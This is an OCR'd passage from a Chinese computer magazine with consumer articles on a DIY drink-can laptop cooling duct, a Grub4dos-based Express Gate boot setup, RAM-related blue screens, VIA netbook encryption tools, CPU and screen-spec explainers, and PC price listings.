





喝完的易拉罐不要扔掉，我们可以用它来制作风道。将易拉罐两端用美工刀切割掉，只留下中段的铝皮，并将它弄平整（可用擀杖压平），切割整齐。然后按照5cm为间隔，在其中一端用笔做好标记（共3段），第四段为5.5cm(基本是一个易拉罐的周长所剩部分)，用以固定风扇。另一端按照笔记本出风口的大小形状，测量好间隔的弯折距离用笔标记好，然后用美工刀切割开。

★第四步：安装风扇







将易拉罐皮固定风扇的一端连接到风扇上，注意风扇的风向，要保证向外吹风才行，建议用能够粘牢金属的胶来粘连（502胶实践证明并不好用）。另一端套在笔记本之上。最后，将风扇取电口接到笔记本的USB端口上，间隙处可以用透明胶带（宽条）粘贴密封起来，这样就能实现辅助散热了——笔记本风扇由于采用温控检测的方式，它会根据温度检测的差异来控制风扇运转的速度，这样笔记本总是会感觉热乎乎的，这个简单又实用的强制辅助排风扇就是加强笔记本的出风能力，经过简单测试，在全速运行15分钟后，安装辅助散热风扇比不安装时，温度要低将近10度，效果非常明显。


其中，风扇的价格在5元左右，USB线约2元，热缩管1元1米足够用了，易拉罐饮料超市的售价也不会超过2.5元，总计10.5元就能大幅度提升笔记本的散热能力，还是非常划算的。

CF [YP04]

8秒开机我也行！

■文/TKD

华硕最近一直强调自己的一个独特功能Express Gate，这个系统的优点是启动速度极快，比起Windows几十秒的启动速度，Express Gate启动速度要短很多，基本实现了开机即用的要求——谁愿意临时查个文件时，启动系统的时间比实际使用时间还长呢？不过Express Gate属于华硕独有功能，需要配合特殊的硬件才能实现，难道非华硕系统就不能使用了？



华硕Express Gate的特殊之处就是系统本身带有一个类似闪盘的存储设备，同时硬件上设置特殊开关

注意，本方法只能适用于Windows XP系统的电脑中。

★第一步：编辑启动项

首先，下载Grub4dos（下载地址：http://download.gna.org/grub4dos/grub4dos-0.4.3-2008-05-02.zip），将其解压到C盘（或第一启动盘）根目录下，并将文件夹内的grldr文件拷贝到C盘中。然后，在C盘下用记事本打开boot.ini，在其中任意地方加入C:\grldr="ASUS Express Gate"，保存退出。

★网络大补贴：Grub4dos使用详解

http://baike.baidu.com/view/1634916.html?wtp=tt

★第二步：创建menu.lst

选择新建一个记事本，输入内容如下：

title ASUS Express Gate

root (hd0,1)

kernel /ce_bz

boot

其中root (hd0,1) 的hd0,1代表硬盘的第二分区，也就是我们将要把Express Gate系统解压放置的磁盘分区，如果是第一分区，那么就是hd0,0，而第二硬盘的第一分区则为hd1,0了。保存时选择"另存为"并输入完整的文件名menu.lst。

★第三步："安装" Express Gate

下载Express Gate（下载地址：http://work.newhua.com/cfan/200908/DVMUSB.rar），然后将其解压到分区根目录下，注意所有文件都要在分区的根目录下，而不是文件夹在根目录下。这样，在系统启动后，即可实现Express Gate的启动，虽然不如华硕电脑上直接用按键的启动方式，但也算方便的了。



CF [YP05]


系统蓝屏的罪魁祸首

■文/JKboy


不久前我的东芝L323升级到了2GB内存，在Vista下运行非常流畅。不过最近一段时间老是出现蓝屏故障，表现为运行一段时间突然蓝屏，而且没有规律可循。

考虑到最近唯一的变化就是加装了内存，于是决定先从内存查起，先排除内存兼容性问题。

通过查询，发现Vista下自带了内存检测工具。单击开始菜单的"搜索"框（或"运行"）输入mdsched回车启动内存检测工具。



点选第一项"立即重新启动并检查问题"。系统重启动后会进入检测程序，系统未检测出问题。关机，准备拆掉内存换位再试，忽然发现金属触点上有些脏，于是就拿橡皮对着金属触点反复摩擦，直到呈现出金黄色的触点为止。



将内存插回原位，经过十几个小时的"烤机"测试，没再发生过蓝屏故障——显然内存的金属触点由于污垢的缘故，导致接触不良，从而间歇性地引发蓝屏故障。

CF [YP06]

用好威盛上网本

■文/黄健

需要准备什么东东？改装Vista不是不行哦！

厂商一般都会提供Windows XP下的驱动程序下载，那如果您想安装VISTA的话，该怎么办呢？我们知道，清华同方等很多厂商都推出了基于威盛C7-M处理器上网本产品，例如同方IMINI S1系列采用了C7-M+VX700的组合，其网站提供的下载中，就包含了VISTA部分的驱动，这样作为同样方案的使用者——我就可以使用它的芯片组和显卡的VISTA驱动程序，至于声卡和网卡部分由于各家配置不同，需要自行升级处理或暂时使用Windows XP下的驱动。而对于最新的Windows 7操作系统，我在京华PC-210上安装后，发现除显卡和无线网卡无法识别外，其余硬件皆可正常使用，对于显卡我使用了VISTA下的驱动进行安装，而无线网卡则使用了京华提供的Windows XP驱动，同样可以正常工作。


处理器也能进行安全防护

威盛C7-M处理器除了性能表现比较理想外，还具有其他任何一款处理器都不具备的功能——PadLock硬件加密技术，这样本本上的内容就更加安全，不怕被人盗取了。而且，通过这个硬件加密技术，威盛提供了好几个工具，都非常实用，具体可查看http://www.viatech.com.cn/cn/initiatives/padlock/software.jsp。

★网络大补贴：威盛PadLock简介：
http://www.viatech.com.cn/cn/initiatives/padlock/


自建加密虚拟硬盘

安装好Strongbox后，"我的电脑"中将出现一个带有锁定图标的盘符，只有在输入正确的密码情况下才能访问，而且这是由CPU提供的功能，并采用的军用加密技术，目前无任何破解的方法。比如我就将重要的工作资料放在这个虚拟的硬盘中，安全性非常高。



安全删除 不留后患

有些重要的内容已经没有保存的必要，但又担心资料会被盗取怎么办？微盛的这个Padlock Tru-Delete功能就能彻底的删除数据，并且不可能被恢复出来，这不就安全多了？



安装好Tru-Delete软件后运行，比如你不想要某一个分区的数据，那么就在下拉菜单中选择Clear Partition Space（清除磁盘空间），然后将要被彻底删除的分区单击选中，选择"——>"，再点击Wipe即可。

小编点评：

★1.需要说明的是威盛C7-M处理器运行Vista时效果并理想——但是黄健在驱动程序的寻找上也给很多人予以启示：很多硬件都是通用的，只要耐心寻找，都能找到对应的驱动程序。但是，你必须了解每个硬件的名称，这可以用Everst软件来查找各硬件的具体型号规格（下载地址：http://www.newhua.com/soft/29587.htm）。

★2.加密功能是威盛处理器的独特功能，但使用时要格外慎重，尤其是Tru-Delete，一经删除，数据绝无找回的可能（即便是专业数据恢复公司）！

★3.威盛C7-M处理器的峰值功耗并不低，对比Intel Atom处理器来说还是有较大差距的，这也是为什么它待机时间不够长的根本原因。而其换代产品Nano玲珑处理器就要低很多。

CF [YP07]

作者简介：



黄健
1994年开始着迷硬件，在接触硬件十余年的时间中，一直秉承"我始终是一个学生"的学习姿态，钻研、专注于硬件领域。在对技术孜孜不倦的追求同时，更将宝贵的心得分享给大家。

体验总结：

1.我的本本并不是常见的品牌，在工艺上显然与名牌产品还有些区别，不过威盛C7-M处理器的性能一般，RMVB格式的电影播放不存在问题，但在720P规格的高清电影上就显得力不从心——至少Intel Atom处理器的上网本，播放720P高清电影还是没问题的。

2.待机时间为2小时多一点点，也就是能够应付一部电影的播放时间，这并不能让人满意。据说它的换代产品NANO玲珑处理器无论在性能上还是待机时间上都要好不少。

3.我的京华上网本JWD PC-210竟然可以使用天敏科技的专用摄像头插值程序CAMLIFE(下载地址：http://down.10moons.net/drv-app/usb/usbcam/CamLife!&FlashQ.rar)，功能一下多了不少，很意外。

★网络大补贴：天敏摄像头拍出相机效果
http://hardware.cfan.com.cn/clavier/news/2008-04-11/1207873607d172797.shtml

WXGA、WSXGA

屏幕规格你看得懂吗？

■文/雨寒

购买笔记本时，商家介绍屏幕常提到WXGA、WSXGA两个字眼，不少用户在神秘之于，觉得这应该表示屏幕非常不错。其实，它们并非描述液晶屏幕的质量，而是指液晶屏幕的规格。液晶屏幕的规格决定的是分辨率，进而影响到画面显示的精度。那WXGA和WSXGA到底表示两种什么样规格的液晶屏幕？

WXGA是目前主流的宽屏笔记本应用的"规范"，采用16：10或者16：9的横宽比例来扩大屏幕的尺寸，作为普通XGA屏幕（1024×768）的宽屏版本，它的分辨率可以达到1280×800（16：10）或1280×768（16：9）。WSXGA中的S是Super（超级的）的意思，因而其可以说是WXGA的高分辨率版本，分辨率为1680×1050（16：10显示比例）。

所以，从它们身上用户可以一眼就看出显示屏的分辨率。再者对于目前的高清而言，720P高清播放标准要求显示屏达到1280×720的物理分辨率，WXGA和WSXGA都满足。用户可以通过它们轻而易举的判断本本的屏幕能否支持高清。

CF [YP08]

浑水摸鱼行不通

低价高配真能买吗？

■文/雨寒

眼下不少入门级别的PC整机和笔记本非常具有性价比，比如说新蓝 视点 6180（849）3999元的价位竟然采用了Core 2 Duo Q8200四核处理器等等，这使得不少用户趋之若鹜。这里面其实存在着猫腻，厂商只是在用老平台＋新处理器的方式造成了表面上的性价比。就拿七喜欣怡X7000A来讲，配备了三核羿龙、2GB内存还有独立显卡还不足4000元，但主板却是上上一代的平台，而且是整合芯片组——A690V，屏幕也只是19英寸。不用说开篇提到的新蓝也是如此了，主板是老芯片组——G31。再举例来说，比如笔记本只有Montevina才是真正的迅驰2平台，所以市场上见到的很多搭配了最新45纳米制程的Core 2双核处理器，多是使用在上一代的移动平台Santa Rosa Refresh或者是第三方芯片组。但在宣传时只提及45纳米处理器，刻意模糊其他配置信息，给消费者造成的假象就是这台笔记本几乎就是迅驰2的一样。

其实，只要消费者在购买前做足功课，多查一些信息就可以完全避免这些问题。此外，如果价格实在太具性价比，也并非不能考虑。一般来说近似配置但价格可以低1/4甚至更多，也不妨将其纳入采购范围。 CF [YP09]

奔腾还是酷睿？

■文/雨寒

产品种类多了是好事，可以涵盖全部的领域和档次，给用户提供的选择空间也大，就像笔记本的奔腾双核和酷睿双核处理器。多也有多的烦恼，大家都知道酷睿双核比奔腾双核好，但Intel频繁更新产品线，T3200、T4200、T6400、T6600等新编号的出现已经使不少用户分清不清哪是酷睿哪是奔腾。

目前，奔腾双核包括T3200、T3400、T4200三款，其余的除了赛扬双核的T1600、T1700两款外都是酷睿双核。这是一种分辨方式，另外用户还可以通过笔记本掌托处的标贴来辨认：奔腾双核标贴上有"Pentium"字样，而酷睿双核标贴则有"Core"字样。

清楚了如何区分奔腾双核和酷睿双核，接下来我们看一下它们二者的差别又在哪里？

奔腾双核系列可以认为是INTEL在低端推出的基于酷睿构架系列上的缩水版本，在同一代中其工艺和核心与酷睿双核完全一样的。例如，新一代的奔腾双核T4200与酷睿双核T6400采用的都是45纳米制程的Penryn构架，而上一代的奔腾双核T3000系列与酷睿双核T5000系列采用的则是65纳米制程的Merom构架。尽管工艺和核心相同，但是奔腾双核的二级缓存、前端总线（FSB）却缩水不少。要知道更高的二级缓存有助于大大提高运算的执行效率，所以越是复杂的命令和处理任务，二级缓存更大的酷睿双核的性能优势较奔腾双核就会越明显。另外，作为与外界交换数据的最主要通道的前端总线越宽（数值越大）自然是越好，这样更有利于发挥处理器的性能。因此，整体性能奔腾双核是不如酷睿双核的。不过，对于要求不是很高的用户来讲，奔腾双核也完全够用。

CF [YP10]

闷豆逛市场

没有见不到的，只有想不到的









买个笔记本可真不容易，闷豆在网上找了一遍又一遍，总算找到了自己喜欢的机型。可有了机型也不成，为了防止奸商，还得在网上看各种防奸商的方法，最后好不容易出师了，可还是一头雾水。真是不下水不知道这水有多深，还好遇到了一位诚实的商家，险象环生。

★闷豆提醒：


笔记本型号越来越多，给用户购买造成了一定的麻烦，尤其是这种很隐蔽的编号。所以用户在购买前一定要确定产品的编号，购买时要仔细检查，千万不要麻痹大意，否则一个小小的编号会导致几百元的损失。这里还有一个情况要提供给大家，对话中提到的Y430A-PSE并不只有一个配置，而是有新老两种版本，这点在购买时要格外的注意。

CF [YP11]

主流本本已不再昂贵，高性价比迅驰二推荐

迅驰二代平台正式推出已经好几个月了，45nm处理器、更强的性能、802.11n无线网卡……很显然，为了今后的考虑，买本就要买迅驰二的。况且如今迅驰二平台的本也已经不贵了。首先看看Acer Aspire 4930G-741G32Mn，这款6000元出头的迅驰二代笔记本电脑的配置不错，P4750（2.13GHz）处理器搭配320GB硬盘和NVIDIA GeForce 9600M GS显卡，足以应付大多数主流3D游戏，唯一不足就是1GB内存稍微少了点，好在自己动手加到3GB也绝不是什么麻烦事。


另一款联想3000 G430A-PSE的外观设计十分稳重大方，无论家用还是商用都没问题，同样在6000元左右，且配置更加均衡，相比Acer那款游戏机型更符合普通用户的日常应用需求。最后当然不能少了神舟优雅HP870，绝对是价格便宜量又足的典型代表，不到5000元的售价，却提供了和以上两款机型相近的配置，P7350+NVIDIA GeForce 9600MS GS足够玩游戏之用。当然了，价格便宜必然是有原因的，这款机型预装的操作系统是Linux，更谈不上其他配套软件，因此不太适合初学者使用。



台式机4000元以上免谈，非主流配置免谈


如今台式机"主流机型"的标准已经下降到4000元左右，就连品牌机也不例外，这次就给大家推荐几款主流配置的品牌台式机，且价格不过4000元左右。有趣的是，这几款机型的显卡均采用ATI Radeon HD3450和19英寸宽屏液晶显示器，可见这种组合的性价比之高。

首先是方正推出的天瀑T200-5667，采用AMD羿龙8400三核处理器和320GB硬盘，白色调且边角圆润的机箱很有几分苹果的味道，并预装了Windows Vista操作系统，价格在3950元左右。与白色的方正相对应的是，HP畅游人g3618cx无论机箱、键盘还是显示器均采用黑色外观设计，时代感极为强烈，除了CPU从三核变为高频双核（Athlon64 5000+），以及操作系统为Linux外，其他方面变化不大，且机箱等部件做工更加精细，价位为3990元。还有一款Dell Inspiron 530s相当值得推荐，整体配置比前两款只高不低，也是这三款机型中唯一采用Intel处理器的，且价格仍在4000元以内，再加上Dell引以为豪的系统定制服务，非常值得购买。



CF [YP12]

网购PC







惠普g3618品牌台式机

http://www.360buy.com/product/144325.html

网购报价：3788元

提示

1.送飞利浦大礼包（含电饭煲+剃须刀）
2.全国联保，质保三年

简明配置：

AMD Athlon64 X2 5000+/18.5英寸宽屏液晶/2GB内存/250GB硬盘/ATI Radeon HD3450 256MB独显/DVD-ROM/Linux/九合一读卡器

小编点评：

主要部件不过不失，性价比还算高，特色是配备了新优雅黑晶显示器，不但有HDMI接口，而且是真正16:9的宽屏，和高清电视一样是1366×768的分辨率，看16:9电影不再有黑边。预装的Linux系统可以自己改装成Windows XP，惠普官网上提供驱动下载。

三星R458-DS28笔记本电脑

http://www.icson.com/Items/ItemDetail.aspx?ItemID=27769

网购报价：4868元

提示

1.送原装电脑包
2.+1元送高透防刮液晶保护膜

简明配置：

Intel 酷睿2双核T6400/14.1英寸液晶屏/1GB内存/250GB硬盘/NVIDIA GeForce 9200M GS 256MB独显/内置读卡器/DVD刻录机/HDMI输出/802.11g无线网卡/蓝牙2.0/130万像素摄像头/DOS

小编点评：

扩展能力相当不错的一款主流本本，内置读卡器可以支持SDHC卡的读写，蓝牙2.0更是免去了很多设备的连接线缆，NVIDIA GeForce 9200M GS显卡玩玩魔兽、劲舞团之类游戏还是没问题的。如果觉得1GB内存不太够，直接从易迅多订一根内存自己装上就行了，不会影响保修。

明基R47-LC22笔记本电脑

http://shop.benq.com.cn/product_info.aspx?ProductID=16091

网购报价：5292元

免息分期付款：

招行/深发展：441元/月×12期

建行：294元/月×18期

提示

1.送笔记本专用包
2.送高级光电鼠标
3.加送1GB内存，可自行安装，不影响质保，送完即止

简明配置：

Intel 奔腾双核T4200/14.1英寸镜面液晶屏/1GB内存/320GB硬盘/NVIDIA GeForce 9300M GS 256MB独显/四合一读卡器/DVD刻录机/HDMI输出/无线网卡/200万像素摄像头/Linux

小编点评：

编织皮革质感和亮银的金属装饰条给人感觉不错，虽然重量达到了2.49千克，使它并不太适合随身携带，不过摆在家里作为"有限移动"的机器还是相当不错的，比如接上平板电视看看大片啦，周末下午拿到阳台去边晒太阳喝下午茶边组队下副本啦……

品牌台式机报价

型号	平均价(元)	
Acer Aspire G3220 Phenom X3 8450/2GB/320GB/DVD-ROM/20英寸LCD	4499	
Acer Aspire G3730 Core 2 Duo E7200/2GB/320GB/DVD±RW/20英寸LCD	4999	
神舟 新梦 G5000 Core 2 Duo E7400/2GB/250GB/DVD±RW/19英寸LCD	3999	
神舟 新梦 G5800 Core 2 Duo Q8200/2GB/250GB/DVD±RW/19英寸LCD	4399	★
长城 嘉翔 I-I35200E Pentium E5200/2GB/320GB/DVD-ROM/19英寸LCD	3999	
长城 嘉翔 K-K55200E Pentium E5200/4GB/320GB/DVD-ROM/19英寸LCD	4498	
HP Pavilion g3628cx Phenom X3 8450/2GB/320GB/DVD-ROM/19英寸LCD	4159	★
HP Pavilion a6718cn Phenom X4 9550/2GB/500GB/DVD-ROM/19英寸LCD	4850	
海尔 极光 C3-B080 Pentium E2200/4GB/500GB/DVD-ROM/19英寸LCD	4199	
海尔 轰天雷 G5-B080 Core 2 Duo Q8200/2GB/500GB/DVD-ROM/19英寸LCD	5199	

▲神舟新梦G5800的性价比不错，不少已经购买的网友表示游戏性能比较出色，但硬盘容量偏小，存储电影、游戏的空间不够大。而配备了4GB内存的长城嘉翔K-K55200E及海尔极光C3-B080电脑，实际系统可用内存在3GB左右，除非安装64位操作系统才能完整利用4GB内存。

笔记本报价

型号	平均价(元)	
戴尔 1425 S510336CN T8100/2GB/250GB/DVD±RW/14.1英寸/2.58千克	5999	★
联想 Y430G-PSE P7350/2GB/250GB/DVD±RW/14.1英寸/2.35千克	5450	
惠普 CQ45-147TX P7350/2GB/250GB/DVD±RW/14.1英寸/2.4千克	5700	
Acer 4930G 591G16Mn T5900/1GB/160GB/DVD±RW/14.1英寸/2.4千克	4700	★
华硕 F8H83Va-SL T8300/1GB/250GB/DVD±RW/14.1英寸/2.59千克	6600	
方正 S410IG-400 P8400/2GB/250GB/DVD±RW/14.1英寸/2.35千克	5999	★
三星 R458-DS1L P8400/2GB/250GB/DVD±RW/14.1/2.4千克	6200	
明基 Joybook S33-HC07 P8600/1GB/250GB/DVD±RW/13.3英寸/2.15千克	5999	
索尼 VGN-CS25H/W T6400/1GB/250GB/DVD±RW/14.1英寸/2.6千克	6900	

▲在联想推出了"学生机特卖月"后，方正也推出了针对校园学生的团购活动（到4月30日结束），除了价格优惠之外，此次活动的另一大特点就是支持分期付款，这非常适合没有收入的学生朋友，有兴趣的用户可以关注一下。不过，这次参加学生机的机型有些少，虽然涉及了商务、游戏娱乐与女性时尚三个方面，但每方面只有一款。

TOP1

海尔 极光C3-B080


▼400 目前 ¥3999

CPU类型	Intel Pentium E2200 2.2GHz
内存大小	4GB
硬盘大小	500GB
光驱类型	DVD-ROM
屏幕尺寸	19英寸
显卡芯片	nVIDIA GeForce 9300GE

海尔的这款产品定位于入门级别的家庭消费者，因而整体的性能一般，19英寸的宽屏和GeForce 9300GE播放720P高清倒是可以，玩大型游戏就难了，不过升级也很方便，由于PCI卡槽采用免拆卸设计，装卸板卡十分便利。这款产品的外形设计非常值得称道，时尚灵动，格调很适合家居的整体搭配。

TOP2

联想 ideaCentre K锋行 6505



▼150 目前 ¥5550

CPU类型	AMD Phenom X4 9150e
内存大小	4GB
硬盘大小	500GB
光驱类型	Rambo
屏幕尺寸	21.5英寸
显卡芯片	nVIDIA GeForce 9500GT

这款机型是联想旗下最便宜的四核+独显台式机，Phenom X4 9150e处理器不仅可以给用户提供强大的四核性能，由于是低功耗版本，还可以给用户节省不少费用。这款产品的21.5英寸液晶显示器也可圈可点，1920×1080的分辨率正好可以点对点播放1080P高清。不过，独立显卡GeForce 9500GT的性能并不太好。

Ideapad新装亮相


联想Ideapad Y650笔记本电脑

C指数	
易用程度	9
界面外观	9
性能表现	8
特色功能	8

9999元 | 800-828-2008 | http://www.lenovo.com.cn

超薄机身2.55千克的超轻重量、独特的橡胶喷漆工艺、多点触控的触摸板、JBL高级音响单元、16英寸的LED 16：9显示屏，这些加在一起，便是联想Ideapad Y650……


新一代的联想Ideapad Y系列产品还未上市前，就已经有不少网友、读者对其表现出很大的兴趣，原因无它，现有一代的Y330、Y430、Y530等系列机型在提供绝佳的产品性能、功能同时，也有着不错的价格，并不像我们想象中那样"便宜无好货"。当然了，这个便宜也不是一味的低价，毕竟设计成本还是比较昂贵的。




▲Peach Skin喷漆质感出众，暗藏的特殊花纹又可以点缀本本，触觉上、视觉上都有所不同



▲JBL音响系统声效十分出众，特殊的开机声让人第一时间就能感受到它与普通"喇叭"的区别



▲多点触摸让手势敲击变得更容易，大面积的触摸板操控也更方便，不会感到局促



▲键盘的位置过于靠近屏幕，如果是在桌上使用，建议外接键盘

